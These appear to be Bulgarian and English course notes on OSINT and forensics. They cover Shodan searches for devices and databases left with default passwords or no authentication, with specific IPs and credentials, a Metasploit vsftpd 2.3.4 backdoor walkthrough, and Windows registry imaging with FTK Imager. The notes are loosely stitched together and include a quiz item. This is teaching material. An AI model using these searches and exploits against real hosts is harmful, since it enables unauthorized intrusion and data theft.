
See the Big Picture

Websites are just one part of the Internet. refrigerators and much more that can be fo



-> On -> прелокира ни IP

В същото време, използваме и VPN на личната машина:




Как да бъдем напълно анонимни със CSI Linux Analyst + CSI Gateway

В Shodan edu имейлите са най-желателни, т.к. дават най-голям достъп без филтри. Той намира всичко, което е свързано с мрежа, дори кафемашини.

Shodan събира инфо от банерите на устройствата

В търсачката винаги ограждаме двойни кавички!!!!!! Double quote



В случая имаме над 53 000 устройства от цял свят с парола по подразбиране

SHODAN "default password" Explore Download

Exploits Maps Images Like 1,972 Download Results Create Rep

TOTAL RESULTS
53,495

TOP COUNTRIES



Taiwan	7,273
United States	7,266

RELATED TAGS: router default password

134.0.111.70
Iskratelecom CJSC
Added on 2020-07-11 02:03:55 GMT
Russia, Odintsovo

HTTP/1.1 200 OK
content-length: 2979
content-security-policy: default-src 'self'; styl
content-type: text/html; charset=UTF-8
date: Sat, 11 Jul 2020 01:56:35 GMT
x-content-type-options: n...

Имаме рутер, който е с username + pass от производителя, които са Cisco + cisco

196.0.117.58
Uganda Telecom
Added on 2020-07-11 02:02:33 GMT
Uganda, Kampala

Cisco Configuration Professional (Cisco CP) is installed on this device.
This feature requires the one-time use of the username "cisco" with the
password "cisco". These default credentials have a privilege level of 15....

Тук се вижда име admin, pass 1234, ако се кликне на линка, дава вписване

401 Unauthorized
104.219.130.3
G.P.N. Wireless Network Solutions
Added on 2020-07-11 02:02:07 GMT
Canada, Grande Prairie

HTTP/1.0 401 Unauthorized
Date: Sat, 11 Jul 2020 02:02:16 GMT
Server: Boa/0.94.14rc21
Accept-Ranges: bytes
Connection: Keep-Alive
Keep-Alive: timeout=10, max=1000
WWW-Authenticate: Basic realm="Default Name:admin Password:1234"
Content-Type: text/html

И можем да се впишем, което не е препоръчително, освен ако не провеждаме ауторизиран пентест

104.219.130.3:8080

CSI Linux OSINT Framework Lookup Tools Email Services Messaging Identity Social Media Threat Intelligence

Authentication Required - Mozilla Firefox


http://104.219.130.3:8080 is requesting your username and password. The site says: "Default Name:admin Password:1234"

User Name:

Password:

Cancel OK

Ако видим IP, копираме го и влизаме в PuTty



И отново можем да се впишем със `cisco + cisco`



Ако се върнем и допишем `city:tucson`, ще ни даде всички открити пароли в град Тусон, като понеже той е 1 дума без интервал, няма нужда от кавички!!!!



Пентестър, който е нает от банка и кредитни организации, трябва да провери, за да не станат обект на кибер-престъпници.

Ако намерим FTP сървър, използваш анонимен или default логин? Добавяме port:21, който е за FTP



Махаме default password

SHODAN city:tucson port: 21

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS: 34

TOP COUNTRIES: United States

67.1.204.96
CenturyLink
Added on 2020-07-10 21:06:47 GMT
United States, Tucson

HTTP/1.1 400 Bad Request
Server: nginx
Date: Fri, 10 Jul 2020 21:06:47 GMT
Content-Type: text/html
Content-Length: 264
Connection: close

Копираме един IP с SSL сертификат

https://www.shodan.io/search

TOP COUNTRIES: United States (34)

TOP SERVICES: HTTPS (25), FTP (9)

TOP ORGANIZATIONS: Comcast Cable

69.244.36.213
Comcast Cable

SSL Certificate

ftp:// с адреса и после може да се brute-force-не логина

Да, имаме уязвимост, която е с рейтинг отличен, копираме го

```
msf5 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/teamtalk_creds          2018-04-30      normal No     TeamTalk Gather Credentials
1  exploit/multi/http/oscommerce_installer_unauth_code_exec 2018-08-22      excellent Yes    osCommerce Installer Unauthenticated Code Execution
2  exploit/multi/http/struts2_namespace_ognl 2011-07-03      excellent Yes    Apache Struts 2 Namespace Redirect OGNL Injection
3  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution
4  exploit/unix/http/zivif_ipcheck_exec      2017-09-01      excellent Yes    Zivif Camera iptest.cgi Blind Remote Command Execution
```

use /unix/ftp/vsftpd_234_backdoor – използваме уязвимостта

options – какви възможности имаме

```
3  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor
4  exploit/unix/http/zivif_ipcheck_exec      2017-09-01      excellent Yes    Zivif Camera iptest.cg

msf5 > use unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    21               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
--      -

Exploit target:

Id  Name
--  -
0   Automatic
```

Едната възможност е за remote host


set Ip-адреса от Shodan

execute – получаваме достъп до сървъра през backdoor на ftp

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 130.245.135.160
rhost => 130.245.135.160
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Shodan за достъп до БД

“MongoDB Server Information” port:27017 –authentication – портът, който тази БД използва



Над 18 000 сървъра, които използват тази БД и са уязвими




Някои от тях са били вече ударени, което разбираме по READ_ME_TO_RECOVER_YOUR_DATA



Ако искаме да прочетем цялото съобщение, кликваме върху IP и после върху номера на порта:




Тази е била тотално компрометирана, така че няма какво толкова да се види:



Може да кликнем на Maps, но тя ще изобрази максимум 1000


Има и GUI версия Mongo Express. В този случай, ако се опитаме да установим връзка, ще се върне страница с HTTP грешка 200 OK.

“Set-Cookie: mongo-express=” “200 OK”



На който и IP да отворим, през порта влизаме в отворената БД.

Друга БД – Elastic, използваща порт 9200
 product:elastic port:9200




Пак през IP + port

```
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Content-Length: 306
Date: Mon, 06 Jul 2020 22:13:01 GMT
```



През последния линк влизаме директно в БД без аутентификация



Exercise 01: Exploring Shodan for Device Vulnerability Discovery and Exploitation

- * Type **firefox shodan.io** and press **Enter**. The home page of **Shodan** appears. Click on **Login**. Enter your credentials and click on **LOGIN**. Click on **Register** to create an account if you don't have an account.
- * Type **"default password"** and click on **Search Icon**. Result appears. Scroll down to view more results.
- * Sometimes, you can also find the exact usernames and passwords used on these devices, which hackers or pentesters might exploit to gain access. Additionally, you may discover vulnerable devices, like routers and switches, that could be accessed if exposed-often using tools like PuTTY for direct connection.
- * We can further filter the results by searching for devices with a default password and an open port 21. Type

"default password" port:21 in the search box and click on **Search icon**.

* Now search for **"default password" city:tucson** and press **Enter**. It searches for the devices that are in the city of Tucson and uses the default password.

* Let's search for FTP servers. Type **vsftpd** in the search box and click on **Search icon**.

* Let's search for a particular version. Type **"vsftpd 2.3.4"** and press **Enter**.

* Metasploit can be used to launch the exploit. To see that, let's minimize the browser and open a new **Terminal**. Type **msfconsole** and press **Enter** to launch Metasploit.

* Type **search vsftpd 2.3.4** and press **Enter**. You can see that there is an exploit available. Using it one can gain a back door to the particular version of FTP software.

* A pentester can also see if their client database is vulnerable. Even a homeowner can see if their network is exposed. Type **"MongoDB Server Information" port:27017 -authentication** in the search box and click on **Search icon**. Result appears.

* Click on **47.103.45.85**. The result appears and scrolls down to view more. Go back to the search result.

* Type **"Set-Cookie: mongo-express=" "200 OK"** in search box and click on **Search icon**. Result appears.

* Click on any of one of the results. Here we have considered, IP Address - **34.224.144.161**. Result appears.

* Go back to the search result. Type **product:elastic port:9200** in the search box and click on **Search icon**.

* Result appears. Click on any one of the results. Here we have considered **51.195.26.41**. The result appears, scroll down to view more.

* This concludes the demonstration of the **Exploring Shodan for Device Vulnerability Discovery and Exploitation**. Close all the opened tabs.

Why must CSI Investigator be configured before using Shodan?


- ☐ To increase VM memory
- ☒ To add the required API key that allows authenticated Shodan searches
- ☐ To install GPU drivers
- ☐ To enable offline search mode

Прикачване на външен USB към Kali –Gb = Гиг

Долу вдясно Mass Storage Devices



Предупреждава, че USB ще се дисконектне от Host PC и ще се включи в Kali



Най-добре е да използваме Live bootable Kali -> правим .img на харда на заподозрения -> поставяме го в нова папка на десктопа -> д.б. -> move to -> USB



Hives / root folders – има 5 основни винаги:

ROOT – инфо за приложения, които отварят файлове



USER – инфо за логнатия потребител

LOCAL MACHINE – конфигурационна информация за хардуер и софтуер

USERS – всички потребители

CURRENT CONFIG – стартър конфигурационната информация

➔ expand subkeys -> subcontainers



NTUSER.DAT съдържа инфо за HKEY_CURRENT_USER

Information in the Registry with Forensic Value

As a forensic investigator, the registry can prove to be a treasure trove of information on who, what, where, and when something took place on a system that can directly link the perpetrator to the actions being called into question.

Information that can be found in the registry includes:


- Users and the time they last used the system
- Most recently used software
- Any devices mounted to the system, including unique identifiers of flash drives, hard drives, phones, tablets, etc.
- When the system connected to a specific wireless access point
- What and when files were accessed
- A list of any searches done on the system
- And much, much more

Creating a forensic Copy of a Windows 10 Registry


To create a forensic image of the windows registry, you can export registry hives using FTK Imager, a free tool by [AccessData](#). FTK Imager is primarily used for forensics imaging and file-

1. On a machine other than the system to be imaged, install FTK Imager
2. Insert a flash drive formatted with either the FAT32 or NTFS file system
3. Copy the entire "FTK Imager" installation folder (typically "C:\Program Files\AccessData\FTK Imager" or "C:\Program Files (x86)\AccessData\FTK Imager") to your flash drive
4. Insert the flash drive in the system to be imaged


Когато сме инсталирали FTK Imager на локалния компютър, отиваме в инсталационната папка и я копираме, пренасяйки копието директно във флашка




Във флашката даваме Run as Administrator върху .exe



